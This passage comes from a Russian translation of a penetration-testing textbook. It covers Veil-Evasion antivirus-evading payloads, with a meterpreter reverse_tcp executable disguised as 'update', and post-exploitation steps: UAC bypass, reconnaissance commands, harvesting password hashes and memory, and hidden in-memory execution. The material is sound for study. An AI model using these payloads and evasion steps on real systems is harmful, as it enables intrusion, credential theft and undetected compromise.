       18)     python/meterpreter/rev_tcp
       19)     python/shellcode_inject/aes_encrypt
       20)     python/shellcode_inject/arc_encrypt
       21)     python/shellcode_inject/base64_substitution
       22)     python/shellcode_inject/des_encrypt
       23)     python/shellcode_inject/flat
       24)     python/shellcode_inject/letter_substitution
```

Чтобы получить информацию о конкретной полезной нагрузке, введите info <номер полезной нагрузки/имя полезной нагрузки> или info <tab>, чтобы выполнить автозаполнение доступных полезных нагрузок. Вы также можете просто ввести номер из списка. В следующем примере мы ввели 19, чтобы выбрать полезную нагрузку python/shellcode_inject/aes_encrypt:

```
Payload: python/shellcode_inject/aes_encrypt loaded


Required Options:

Name                  Current Value   Description
----                  -------------   -----------
compile_to_exe        Y               Compile to an executable
expire_payload        X               Optional: Payloads expire after "X" days
inject_method         Virtual         Virtual, Void, Heap
use_pyherion          N               Use the pyherion encrypter

Available commands:

       set            set a specific option value
       info           show information about the payload
       generate       generate payload
       back           go to the main menu
       exit           exit Veil
```

Эксплоит включает параметр expire_payload. Если модуль не выполняется целевым пользователем в течение заданного таймфрейма, он оказывается неработоспособным. Эта функция способствует скрытности атаки.

Необходимые параметры включают имя параметров, а также значения и описания по умолчанию. Если по умолчанию требуемое значение не заполнено, тестеру потребуется ввести значение, прежде чем можно будет генерировать полезную нагрузку. Чтобы задать значение для параметра, введите set <имя опции>, а затем введите нужное значение. Чтобы принять параметры по умолчанию и создать эксплойт, введите команду generate в командной строке.

Если полезная нагрузка использует шелл-код, вам будет предложено меню оболочки, в котором вы можете выбрать msfvenom (шелл-код по умолчанию) или собственный шелл-код. Если выбран вариант настраиваемого шеллкода, введите шелкод в виде \x01\x02, без кавычек и переводов строки (\ n). Если выбран параметр msfvenom по умолчанию, вам будет предложен выбор полезной нагрузки по умолчанию для окон /meterpreter/reverse_tcp. Если вы хотите использовать другую полезную нагрузку, нажмите Tab, чтобы завершить доступную полезную нагрузку. Доступные значения полезной нагрузки показаны на следующем снимке экрана:

```
[?] Use msfvenom or supply custom shellcode?

    1 - msfvenom (default)
    2 - Custom

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload: windows/
windows/adduser                 windows/patchupdllinject/
windows/dllinject/              windows/patchupmeterpreter/
windows/dns_txt_query_exec      windows/shell/
windows/download_exec           windows/shell_bind_tcp
windows/exec                    windows/shell_bind_tcp_xpfw
windows/loadlibrary             windows/shell_reverse_tcp
windows/messagebox              windows/speak_pwned
windows/meterpreter/            windows/upexec/
windows/metsvc_bind_tcp         windows/vncinject/
windows/metsvc_reverse_tcp      windows/x64/
```

В следующем примере команда [tab] использовалась для демонстрации некоторых доступных полезных нагрузок; Однако по умолчанию выбран (windows/meterpreter/reverse_tcp), как показано на следующем снимке экрана:

```
[?] Use msfvenom or supply custom shellcode?

    1 - msfvenom (default)
    2 - Custom

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload:
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.43.134
[>] Enter value for 'LPORT': 4444
[>] Enter extra msfvenom options in OPTION=value syntax:

[*] Generating shellcode...
```

Затем пользователь будет представлен в меню вывода с приглашением выбрать базовое имя для генерируемых файлов полезной нагрузки. Если полезная нагрузка была основана на Python, и вы выбрали compile_to_exe в качестве опции, у пользователя будет возможность использовать Pyinstaller для создания EXE-файла или генерации файлов Py2Exe, как показано на следующем снимке экрана:

```
[*] Press [enter] for 'payload'
[>] Please enter the base name for output files: update

[?] How would you like to create your payload executable?

    1 - Pyinstaller (default)
    2 - Py2Exe

[>] Please enter the number of your choice: 1
```

На последнем экране отображается информация о созданной полезной нагрузке, как показано на следующем снимке экрана:

```
=============================================================================
 Veil-Evasion | [Version]: 2.4.3
=============================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=============================================================================


 [*] Executable written to: /root/veil-output/compiled/update1.exe

 Language:             python
 Payload:              python/shellcode_inject/aes_encrypt
 Shellcode:            windows/meterpreter/reverse_tcp
 Options:              LHOST=192.168.43.134  LPORT=4444
 Required Options:     compile_to_exe=Y  expire_payload=X
                       inject_method=Virtual  use_pyherion=N
 Payload File:         /root/veil-output/source/update1.py
 Handler File:         /root/veil-output/handlers/update1_handler.rc


 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)
```

Эксплоит также может быть создан непосредственно из командной строки, используя следующие параметры:

```
kali@linux:~./Veil-Evasion.py -p python/shellcode_inject/
aes_encrypt  -o -output --msfpayload windows/meterpreter/
reverse_tcp --msfoptions LHOST=192.168.43.134 LPORT=4444
```

После того как эксплойт был создан, тестер должен проверить полезную нагрузку на VirusTotal, чтобы гарантировать, что он не будет вызывать предупреждение, когда он будет помещен в целевую систему. Если образец полезной нагрузки отправляется непосредственно в VirusTotal, а его поведение обозначает его как вредоносное программное обеспечение, обновление сигнатуры против представления может быть выпущено антивирусами (AV) через всего один час. Вот почему пользователям явно навязывают сообщение «не отправляйте образцы в любой онлайн-сканер!».

Veil-Evasion позволяет тестировщикам использовать безопасную проверку на VirusTotal. Когда создается любая полезная нагрузка, создается хэш SHA1 и добавляется в hashes.txt, расположенный в каталоге ~/veil-output. Тестеры могут вызывать сценарий checkvt для отправки хэшей в VirusTotal, который будет проверять значения хэш-функции SHA1 против своей базы данных вредоносных программ. Если полезная нагрузка Veil-Evasion запускает совпадение, то тестер знает, что он может быть обнаружен целевой системой. Если это не приводит к совпадению, то полезная нагрузка эксплоита будет обходить антивирусное программное обеспечение. Успешный поиск (не определяемый AV) с помощью команды checkvt показан следующим образом:

```
Available commands:

       use             use a specific payload
       info            information on a specific payload
       list            list available payloads
       update          update Veil to the latest version
       clean           clean out payload folders
       checkvt         check payload hashes vs. VirusTotal
       exit            exit Veil

[>] Please enter a command: checkvt

[*] Checking Virus Total for payload hashes...

[*] No payloads found on VirusTotal!
```

Тестирование до сих пор подтверждает вывод о том, что если checkvt не найдет совпадение на VirusTotal, полезная нагрузка не будет обнаружена антивирусным программным обеспечением цели. Для использования с Metasploit Framework используйте exploit/multi/handler и установите полезную нагрузку в качестве windows/meterpreter/reverse_tcp (так же, как и для модуля Veil-Evasion), с тем же LHOST и LPORT, что и с Veil-Evasion. Когда слушатель функционирует, отправьте эксплойт в целевую систему. Когда он запустит его, установит обратную оболочку обратно в систему злоумышленника.

Резюме

В этой главе мы сосредоточились на эксплойтах как инструменте, который преобразует результаты разведки в определенное действие и которое устанавливает доступ между тестером и целью.

В Kali есть несколько инструментов, облегчающих разработку, выбор и активацию эксплойтов, в том числе встроенную базу данных exploit-db, а также несколько фреймворков, упрощающих использование и управление этими эксплойтами. Среди этих рамок особенно важны Metasploit Framework и Armitage; Однако, Veil-Evasion усиливает способность обходить обнаружение антивирусов.

Следующие две главы сосредоточены на самой важной части цепи убийства злоумышленника - деятельности после эксплуатации. Это часть атаки, где атакующие достигают своей цели. Типичные операции после эксплуатации включают кражу и экстрадицию данных (собственная или финансовая информация), горизонтальная эскалация за счет использования слабых средств контроля доступа и вертикальная эскалация путем кражи пользовательских учетных данных.

5

Пост-Эксплуатация: Действие на цели

В современном мире хакерских и системных атак злоумышленники не так озабочены эксплуатацией, а после что можно сделать с этим доступом. Это часть цепи уничтожения, где атакующий достигает полной ценности атаки.

Как только система была взломана, злоумышленник обычно выполняет следующие действия:

- Проводит экспресс-оценку для характеристики местной окружающей среды (Инфраструктура, подключение, учетные записи, наличие целевых файлов и приложений, которые могут способствовать дальнейшим атакам)
- Находит и копирует или изменяет целевые файлы, представляющие интерес, такие как файлы данных (Запатентованные данные и финансовая информация)
- Создает дополнительные учетные записи и изменяет систему для поддержки послеуборочной деятельности
- Попытки вертикально повысить уровень привилегий, используемых для доступа, путем регистрации учетных данных администратора или системного уровня
- Попытки атаковать другие системы данных (горизонтальная эскалация) путем поворота атаки через взломанную систему на оставшуюся часть сети
- Устанавливает постоянные бэкдоры и скрытые каналы, чтобы сохранить контроль и иметь безопасную связь с взломанной системой (об этом говорится в Главе 6: "Пост-Эксплуатация - Постоянство")
- Удаляет признаки атаки из взломанной системы

Чтобы быть успешным, действия после эксплоита требуют всестороннего знания операционной системы и файловой структуры целевого объекта, чтобы обеспечить возможность обхода средств защиты. Первым этапом после эксплуатации является разведка скомпрометированной системы в контексте локальной сети.

В этой главе вы узнаете следующее:

- Как обойти контроль учетных записей Windows (UAC)
- Как провести быструю разведку скомпрометированной системы
- Как получить конфиденциальные данные от взломанной системы (грабеж)
- Как создать дополнительные учетные записи
- Как использовать Metasploit Framework для проведения послеоперационной деятельности
- Методы вертикальной и горизонтальной эскалации для улучшения ваших прав доступа и увеличения количества скомпрометированных учетных записей
- Как использовать анти-судебно-медицинские методы для покрытия ваших следов и предотвращения обнаружения компромисса

Обход Windows User Account Control

В Windows Vista и более поздних версиях, Microsoft ввела элементы управления безопасностью, чтобы ограничить выполнение процессов тремя уровнями целостности: высоким, средним и низким. Процесс высокой целостности имеет права администратора, процесс среднего уровня выполняется со стандартными правами пользователя, а процесс с низкой целостностью ограничен, при условии, что эти программы наносят минимальный ущерб.

Для выполнения каких-либо привилегированных действий программа должна запускаться как администратор и соответствовать настройкам UAC. Ниже приведены четыре настройки UAC:

- Всегда уведомлять: это самый строгий параметр, и он будет запрашивать локального пользователя, когда любая программа хочет использовать привилегии более высокого уровня.
- Уведомлять меня, только когда программы пытаются внести изменения в мой компьютер: это настройка по умолчанию для UAC. Он не запрашивает пользователя, когда родная программа Windows запрашивает более высокий уровень привилегий. Тем не менее, будет предложено, если сторонняя программа требует повышенных прав.
- Уведомлять меня, только когда программы пытаются внести изменения в мой компьютер (Не тускнеет мой рабочий стол): это то же самое, что и значение по умолчанию, но оно не гасит монитор системы при запросе пользователя.
- Никогда не уведомлять: эта опция возвращает систему в дни до Vista. Если пользователь является администратором, все программы будут работать с высокой степенью целостности.


Поэтому сразу после эксплуатации тестер (и атакующий) хочет знать следующие две вещи:

- Кто является пользователем, идентифицированным системой?
- Какие права у них есть в системе?

Это можно определить с помощью следующей команды:

```
C:\> whoami /groups
```

Взломанная система работает в контексте высокой целостности, как показано Mandatory Label\High Mandatory Level Label на следующем скриншоте:



Если метка «Mandatory Label\Medium Mandatory Level», тестер должен будет поднять со стандартных привилегий пользователя до прав администратора, чтобы многие из шагов после взлома были успешными.

Первой возможностью повысить привилегии является запуск exploit/windows/local/ask из Metasploit, который запускает атаку RunAs. Это создаст исполняемый файл, который при вызове будет запускать программу для запроса повышенных прав. Исполняемый файл должен быть создан с использованием опции EXE::Custom или зашифрован с использованием Veil-Evasion, чтобы избежать обнаружения локальным антивирусом.

Недостатком атаки RunAs является то, что пользователю будет предложено, чтобы программа от неизвестного издателя захотела внести изменения в компьютер. Это предупреждение может привести к тому, что эскалация привилегий будет идентифицироваться как атака.

Если текущий пользователь системы находится в группе администратора и если UAC установлена по умолчанию, а именно уведомлять меня только тогда, когда программы пытаются внести изменения в мой компьютер (это не сработает, если установлено «Всегда уведомлять»), злоумышленник сможет использовать модуль Metasploit exploit/windows/local/bypassuac для повышения своих привилегий.

Модуль bypassuac создает несколько артефактов в целевой системе и может быть распознан большинством антивирусных программ. Тем не менее, модуль exploit/windows/local/bypassuac_inject помещает исполняемый файл непосредственно в отражающую DLL, запущенную в памяти, и не касается жесткого диска, сводя к минимуму возможность обнаружения антивирусным программным обеспечением.

Некоторые предостережения при попытке обхода элементов контроля учетных записей:

- Обход атаки UAC не работает против Windows Vista, где пользователю необходимо подтверждать каждый привилегированный доступ.
- Windows 8 остается уязвимой для этой атаки. Однако атака Metasploit Framework в настоящее время не работает с Windows 8.1. Если он попытается, пользователю будет предложено нажать кнопку OK, прежде чем атака сможет получить повышенные привилегии, что вряд ли является скрытой атакой. Атакующие могут изменить атаку, выбрав использование exploit/windows/ local/ask, что повысит вероятность успеха.
- При рассмотрении перемещения между системами (горизонтальная/боковая эскалация) и, если текущий пользователь является пользователем домена с правами локального администратора в других системах, вы можете использовать существующий токен аутентификации для получения доступа и обхода UAC. Общей атакой для достижения этой цели является использование Metasploit exploit/windows/local/current_user_psexec.

Проведение быстрой разведки взломанной системы

После взлома системы злоумышленник должен получить критическую информацию об этой системе, ее сетевой среде, пользователях и учетных записях пользователей. Обычно они вводят ряд команд или сценарий, вызывающих эти команды из командной строки.

Если взломанная система основана на платформе Unix, типичные локальные команды разведки будут включать следующее:

Команда	**Описание**
`/etc/resolv.conf`	Используйте команду copy, чтобы получить доступ и просмотреть текущие настройки DNS в системе. Поскольку это глобальный файл с привилегиями чтения, он не будет вызывать аварийные сигналы при доступе.
`/etc/passwd` и `/etc/shadow`	Это системные файлы, которые содержат имя пользователя и хэши паролей. Они могут быть скопированы лицом, имеющим доступ на уровне root, и пароли могут быть разбиты с помощью такого инструмента, как John the Ripper.
`whoami and who -a`	Идентификация пользователей в локальной системе.
`ifconfig -a`, `iptables -L -n`, и `netstat -r`	Предоставление сетевой информации. ifconfig -a предоставляет информацию об IP-адресах, iptables -L -n перечисляет все правила, хранящиеся в локальном брандмауэре (если они есть), а netstat -r отображает информацию о маршрутизации, поддерживаемую ядром.
`uname -a`	Выводит версию ядра.
`ps aux`	Выводит текущие запущенные службы, идентификатор процесса и дополнительную информацию.
`dpkg -l yum list | grep installed` и `dpkg -l rpm -qa --last | head`	Определяет установленные пакеты программного обеспечения.

Эти команды содержат краткий обзор доступных опций. Обратитесь к файлу справки соответствующей команды для получения полной информации о том, как его можно использовать.

Для системы Windows будут введены следующие команды:

Команда	**Описание**
`whoami /all`	Выводит списки текущих пользователей, SID, прав пользователя и групп.

Команда	Описание
`ipconfig /all` и `ipconfig /displaydns`	Отображение информацию о сетевом интерфейсе, протоколах подключения и локальном кэше DNS.
`netstat -bnao` и `netstat -r`	Список портов и соединений с соответствующими процессами (-b) не ищет (-n), все соединения (-a) и идентификаторы родительского процесса (-o). Параметр -r отображает таблицу маршрутизации. Для запуска требуются права администратора.
`net view` и `net view /domain`	Запросы NBNS / SMB для поиска всех узлов в текущей рабочей группе или домене. Все домены, доступные хосту, указаны в /domain.
`net user /domain`	Выводит список всех пользователей в определенном домене.
`net user %username% /domain`	Получает информацию о текущем пользователе, если они являются частью запрашиваемого домена (если вы являетесь локальным пользователем, то /domain не требуется).
`net accounts`	Распечатывает политику паролей для локальной системы. Чтобы распечатать политику паролей для домена, использовать сетевые учетные записи /domain.
`net localgroup administrators`	Распечатывает членов локальной группы администратора. Используйте /domain switch, чтобы получить администраторов для текущего домена.
`net group "Domain Controllers" /domain`	Распечатывает список контроллеров домена для текущего домена.
`net share`	Отображает текущие общие папки, которые могут не обеспечивать достаточного контроля доступа для данных, совместно используемых в папках, и путей, на которые они указывают.

Использование языка сценариев WMIC

На новых системах нападавшие и тестеры на проникновения используют встроенные языки сценариев, например, командную строку инструментария управления Windows (WMIC), интерфейс командной строки и скриптов, который используется для упрощения доступа к инструментам Windows. Если взломанная система поддерживает WMIC, для сбора информации можно использовать несколько команд. Обратитесь к следующей таблице:

Команда	**Описание**
`wmic nicconfig get ipaddress,macaddress`	Получает IP-адрес и MAC-адрес.
`wmic computersystem get username`	Проверяет сбойную учетную запись.
`wmic netlogin get name, lastlogon`	Определяет, кто использовал эту систему в последний раз и когда последний раз входил в систему
`wmic desktop get screensaversecure, screensavertimeout`	Определяет, защищен ли экран зашифрованным паролем, и каков тайм-аут
`wmic logon get authenticationpackage`	Определяет, какие методы входа поддерживаются.
`wmic process get caption, executablepath, commandline`	Идентифицирует системные процессы.
`wmic process where name="process_name" call terminate`	Завершение определенных процессов
`wmic os get name, servicepackmajorversion`	Определяет операционную систему системы.
`wmic product get name, version`	Определяет установленное программное обеспечение.
`wmic product where name="name' call uninstall /nointeractive`	Удаляет или удаляет определенные пакеты программного обеспечения
`wmic share get /ALL`	Идентифицирует доступные пользователю ресурсы

Команда	Описание
`wmic /node:"machinename" path Win32_ TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"`	Удаленный запуск RDP
`wmic nteventlog get path, filename, writeable`	Находит все журналы системных событий и гарантирует, что они могут быть изменены (используется, когда пришло время закрыть ваши треки)

PowerShell - это язык сценариев, созданный на платформе .NET Framework, который запускается с консоли, предоставляя пользователю доступ к файловой системе Windows и объектам, таким как реестр. Он устанавливается по умолчанию в операционной системе Windows 7 и более высоких версиях. PowerShell расширяет поддержку сценариев и автоматизацию, предлагаемые WMIC, позволяя использовать интеграцию и взаимодействие оболочки как с локальными, так и с удаленными целями.

PowerShell предоставляет тестировщикам доступ к оболочке и скриптовому языку на взломанной системе. Поскольку он является родным для операционной системы Windows, его использование команд не вызывает антивирусное программное обеспечение. Когда сценарии запускаются в удаленной системе, PowerShell не записывает на диск, минуя антивирус и добавляя элементы управления в белый список (при условии, что пользователь разрешил использование PowerShell).

PowerShell поддерживает ряд встроенных функций, которые называются cmdlets. Одним из преимуществ PowerShell является то, что cmdlets схожи с обычными командами Unix, поэтому ввод команды ls вернет типичный список каталогов, как показано на следующем снимке экрана:

```
C:\>powershell
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         15/09/2013   7:39 PM            config
d----         29/11/2013   1:12 PM            HarddiskVolumeShadowCopy8
d----         11/09/2012  11:53 AM            Log
d----         30/08/2013   3:37 PM            metasploit
```

PowerShell - это богатый язык, поддерживающий очень сложные операции; Рекомендуется, чтобы пользователь провел время, чтобы ознакомиться с его использованием. Некоторые из более простых команд, которые можно использовать сразу после компрометации, описаны в следующей таблице:

Команда	**Описание**
`Get-Host | Select Version`	Определяет версию PowerShell, используемую системой жертвы. Некоторые cmdlets добавляются или вызываются в разных версиях.
`Get-Hotfix`	Определяет установленные исправления безопасности и системные исправления.
`Get-Acl`	Идентифицирует имена групп и имена пользователей.
`Get-Process, Get-Service`	Содержит список текущих процессов и служб.
`gwmi win32_useraccount`	Вызывает WMI для отображения учетных записей пользователей.
`Gwmi_win32_group`	Вызывает WMI для указания идентификаторов SID, имен и групп домена.

Тестеры на проникновения могут совместно использовать собственные команды Windows, библиотеки DLL, функции .NET, вызовы WMI и командлеты PowerShell для создания сценариев PowerShell с расширением .ps1.

Во время недавнего теста на проникновение нам запретили устанавливать любое исполняемое программное обеспечение на клиентские системы. Мы использовали кейлоггер PowerShell на взломанной системе, чтобы получить учетные данные на уровне администратора, а затем скомпрометировали большинство систем в сети. Наиболее эффективные сценарии эксплоита и пост-эксплоита, включая кейлоггер, являются частью пакета Nishang (https://code.google.com/p/nishang/downloads/detail?name=nishang_0.3.0.zip).

Разведка также должна распространяться на локальную сеть. Поскольку вы работаете «вслепую», вам нужно будет создать карту живых систем и подсетей, с которыми может взаимодействовать зараженный хост. Начните с ввода ifconfig (Unix-система) или ifconfig/all (система Windows) в командной строке. Это позволит злоумышленнику определить следующее:

- Включена ли адресация DHCP.
- Локальный IP-адрес, который также идентифицирует как минимум одну активную подсеть.

- IP-адрес шлюза и адрес DNS-сервера. Системные администраторы обычно следуют стандарту нумерации в сети, и если злоумышленник знает один адрес, например, сервер 172.16.21.5 шлюза, он будет проверять адреса, такие как 172.16.20.5, 172.16.22.5 и т. Д., Чтобы найти дополнительные подсети.
- Имя домена, используемое для использования учетных записей активного каталога.

Если атакующая система и целевая система используют Windows, команда net view может использоваться для перечисления других систем Windows в сети. Атакующие используют команду netstat -rn для просмотра таблицы маршрутизации, которая может содержать статические маршруты к сетям или системам, представляющим интерес.

Локальную сеть можно сканировать, используя nmap для поиска ARP-передач. Кроме того, у Kali есть несколько инструментов, которые можно использовать для анализа конечных точек SNMP, включая nmap, onesixtyone и snmpcheck.

Развертывание анализатора пакетов для отображения трафика поможет вам определить имена хостов, активные подсети и имена доменов. Если адресация DHCP не включена, она также позволит злоумышленникам идентифицировать неиспользуемые статические IP-адреса. Kali предварительно сконфигурирована с Wireshark (сниффер пакетов на основе GUI), но вы также можете использовать tshark в сценарии после эксплуатации или из командной строки, как показано на следующем скриншоте:

```
root@kali:~# tshark -i 1 -VV -w traffic_out
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
Frame 1: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface
0
    Interface id: 0
    WTAP_ENCAP: 1
    Arrival Time: Sep 13, 2013 03:32:34.524557000 EDT
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1379057554.524557000 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 84 bytes (672 bits)
    Capture Length: 84 bytes (672 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ipv6:udp:dns]
```

Поиск и получение учетных записей - разграбление цели

Термин грабеж (иногда называемый воровством) - это передержка с тех дней, когда хакеры, которые скомпрометировали систему, увидели, что пираты мчатся к своей цели, чтобы украсть или повредить как можно больше данных. Эти термины сохранились как ссылка на гораздо более тщательную практику кражи или изменения данных, составляющих собственность или финансовые данные, когда цель эксплоита была достигнута.

Затем злоумышленник может сосредоточиться на вторичных файлах целевой системы, которые будут предоставлять информацию для поддержки дополнительных атак. Выбор вторичных файлов будет зависеть от операционной системы целевого объекта. Например, если взломанная система - Unix, злоумышленник также настроит таргетинг на следующее:

- Системные файлы и файлы конфигурации (обычно в каталоге /etc, но в зависимости от реализации они могут находиться в /usr/local/etc или в других местах)
- Файлы паролей (/etc/password и /etc/shadow)
- Файлы конфигурации и открытые/закрытые ключи в каталоге .ssh
- Файлы электронной почты и данных

В системе Windows злоумышленник настроит таргетинг на следующее:

- Системная память, которая может использоваться для извлечения паролей, ключей шифрования и т. д.
- Файлы системного реестра
- База данных диспетчера учетных записей безопасности (SAM), содержащая хэшированные версии пароля или альтернативные версии базы данных SAM, которые могут быть найдены в %SYSTEMROOT%\repair\SAM и %SYSTEMROOT%\System32\config\RegBack\SAM.
- Любые другие файлы паролей, используемые для шифрования
- Файлы электронной почты и файлы данных

Не забывайте проверять папки, содержащие временные элементы, такие как вложения. Например, UserProfile\AppData\Local\Microsoft\Windows\Temporary Internet Files\ может содержать файлы, изображения и файлы cookie, которые могут представлять интерес.

Как указано, системная память содержит значительный объем информации для любого злоумышленника. Таким образом, обычно это файл приоритета, который вам нужно получить. Системную память можно загрузить в виде одного файла изображения из нескольких источников следующим образом:

- Загружая инструмент в скомпрометированную систему и затем напрямую копируя память (инструменты включают в себя захватчик RAM Belkasoft, MandiantMemoryze и MonsolsDumpIt).
- Скопировав файл спящего режима Windows, hiberfil.sys и затем используя волатильность для расшифровки и анализа файла. Волатильность, найденная на Kali в меню Forensics, представляет собой среду, написанную для анализа дампов памяти из системного ОЗУ и других файлов, содержащих системную память. Он использует плагины, написанные на Python, для анализа памяти и извлечения данных, таких как ключи шифрования, пароли, данные реестра, процессы и сведения о связности.
- Путем копирования виртуальной машины и преобразования файла VMEM в файл памяти.

Если вы загружаете программу, предназначенную для захвата памяти на взломанную систему, возможно, что это конкретное приложение будет идентифицировано как вредоносное программное обеспечение антивирусным программным обеспечением. Большинство приложений антивирусного программного обеспечения распознают хеш-подпись и поведение программного обеспечения для захвата памяти и действуют для защиты чувствительного содержимого физической памяти, поднимая тревогу, если она подвержена риску раскрытия. Программное обеспечение для сбора данных будет помещено в карантин, и получатель получит предупреждение, предупреждающее об атаке.

Чтобы избежать этого, используйте Metasploit Framework для полного выполнения исполняемого файла в памяти цели, используя следующую команду:

```
meterpreter> execute -H -m -d calc.exe -f <memory
  executable + parameters>
```

Предыдущая команда запускает calc.exe в качестве фиктивного исполняемого файла, но загружает исполняемый файл сбора памяти для запуска в своем пространстве процесса.

Исполняемый файл не отображается в списках процессов, таких как диспетчер задач, а обнаружение с использованием методов судебных данных гораздо сложнее, поскольку не записывается на диск. Кроме того, это позволит избежать использования антивирусного программного обеспечения системы, которое обычно не сканирует память в поисках вредоносного ПО.

После того как физическая память будет загружена, ее можно проанализировать с использованием Volatility Framework - коллекции сценариев Python, предназначенной для судебного анализа памяти. Если операционная система поддерживается, то волатильность сканирует файл памяти и извлекает следующее:

- Данные изображения и системные данные, достаточные для привязки изображения к исходной системе.
- Запущенные процессы, загруженные библиотеки DLL, потоки, сокеты, соединения и модули.
- Открытые сетевые сокеты и недавно открытые сетевые соединения.
- Адрес памяти, включая отображение физической и виртуальной памяти.
- Хеши LM/NTLM и секреты LSA. Хэши паролей LanMan (LM) - это оригинальная попытка Microsoft защитить пароли. На протяжении многих лет стало просто разбить их и превратить хэши обратно в реальный пароль. Хэши NT LanMan (NTLM) более свежи и устойчивы к атакам. Тем не менее, они обычно хранятся в версиях NTLM с целью обратной совместимости. Локальная служба безопасности (LSA) хранит «секреты», которые представляют собой локальные пароли: удаленный доступ (проводной или беспроводной), VPN, пароли автологов и так далее. Любые пароли, хранящиеся в системе, уязвимы, особенно если пользователь повторно использует пароли.
- Определенные регулярные выражения или строки, хранящиеся в памяти.

Используя образец изображения для системы, зараженной вредоносным ПО Zeus (https: //code.google.com/p/volatility/wiki/SampleMemoryImages), мы будем использовать оболочку Volatility Framework для извлечения зашифрованных хэшей паролей LanMan.

Первым шагом является определение типа образа и операционной системы с помощью следующей команды:

```
root@kali:usr/share/volatility# python vol.py imageinfo -f
  /root/Desktop/zeus.vmem
```

Выполнение предыдущей команды показано на следующем скриншоте:

```
Volatile Systems Volatility Framework 2.2
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with Win
XPSP2x86)
                     AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/Desktop/zeus.vmem)
                      PAE type : PAE
                           DTB : 0x319000L
                          KDBG : 0x80544ce0
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000
             KUSER_SHARED_DATA : 0xffdf0000
           Image date and time : 2010-08-15 19:17:56 UTC+0000
     Image local date and time : 2010-08-15 15:17:56 -0400
```

Плагин hivelist распечатает начальное расположение виртуальной памяти для различных кустов реестра при вызове с помощью следующей команды:

```
root@kali:usr/share/volatility#python vol.py hivelist -f
  /root/Desktop/zeus.vmem
```


Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:/usr/share/volatility# python vol.py hivelist -f /root/Desktop/zeus.vmem
Volatile Systems Volatility Framework 2.2
Virtual    Physical   Name
---------- ---------- ----
0xe1c49008 0x036dc008 \Device\HarddiskVolume1\Documents and Settings\LocalService\Local
 Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1c41b60 0x04010b60 \Device\HarddiskVolume1\Documents and Settings\LocalService\NTUSE
R.DAT
0xe1a39638 0x021eb638 \Device\HarddiskVolume1\Documents and Settings\NetworkService\Loc
al Settings\Application Data\Microsoft\Windows\UsrClass.dat
0xe1a33008 0x01f98008 \Device\HarddiskVolume1\Documents and Settings\NetworkService\NTU
SER.DAT
0xe153ab60 0x06b7db60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1542008 0x06c48008 \Device\HarddiskVolume1\WINDOWS\system32\config\default
0xe1537b60 0x06ae4b60 \SystemRoot\System32\Config\SECURITY
0xe1544008 0x06c4b008 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe13ae580 0x01bbd580 [no name]
0xe101b008 0x01867008 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

